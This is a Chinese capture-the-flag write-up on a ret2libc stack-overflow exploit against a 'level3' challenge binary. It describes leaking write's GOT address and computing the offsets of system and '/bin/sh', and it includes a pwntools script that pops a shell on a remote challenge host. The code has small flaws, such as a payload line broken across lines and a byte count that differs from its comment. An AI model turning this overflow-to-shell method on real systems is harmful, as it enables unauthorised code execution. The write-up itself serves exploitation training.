







可以看到没有 system 和 /bin/bash 了






查看 /bin/sh 与 write 的相对位置

write 函数存在，且位置为：0xd43c0.

所以，“/bin/sh”与 write 函数的相对距离为：rela_sh=0x15902b - 0xd43c0 = 0x84c6b.同样也可以得到 system 方法与 write 方法的相对距离 rela_sys.
获取到两个相对距离后，现在的问题变成，怎么获取 write 方法链接装载后的地址。

于是思路为：通过栈溢出执行 write 方法，把 write 方法的地址作为参数输出出来，获取到输出后，重新回到 main 函数执行，然后再次来到 read 方法，再次溢出执行 system 方法。（真正实行的是 got 表有执行 libc 中相对应函数的地址 got 表中函数存的相对地址差 与 libc 文件中的函数地址相对差是相同的）



exp 如下：

```
from pwn import *

#io = process("./level3")
io = remote('220.249.52.133', 50568)

elf = ELF('./level3/level3')
elf_lic = ELF('./level3/libc_32.so.6')

rela_sys = elf_lic.symbols['write'] - elf_lic.symbols['system']
rela_bash = 0x84c6b
```

elf.plt[write] 函数的参数一 （1） write 参数二（write_got 地址）参数三 写 4 字节返回到 main 函数

#这里通过溢出使程序指向 write 在 plt 上的地址，让 plt 上的 write 被执行一次，然后依次传入 write 函数的三个参数 p32(1)+p32(write_got)+p32(4)，下面有解析，总之这样让我们从 wirte 的 got 表上读取了四位内存信息
#按照函数-》返回地址-》参数 1-》参数 2-》参数 3 这样顺序的原因以前的文章讲过，参数最后返回）

```
payload = 'a' * 0x8c + p32(elf.plt['write']) + p32(elf.symbols['main']) + p32(1) + p32(elf.got['write'])
+ p32(10);

io.sendlineafter("Input:\n",payload)
addr_write = u32(io.recv()[:4])
addr_sys = addr_write - rela_sys
addr_bash = addr_write + rela_bash


payload = 'a' * 0x8c + p32(addr_sys) + 'a' * 4 + p32(addr_bash)
io.sendlineafter("Input:\n",payload)

io.interactive()
```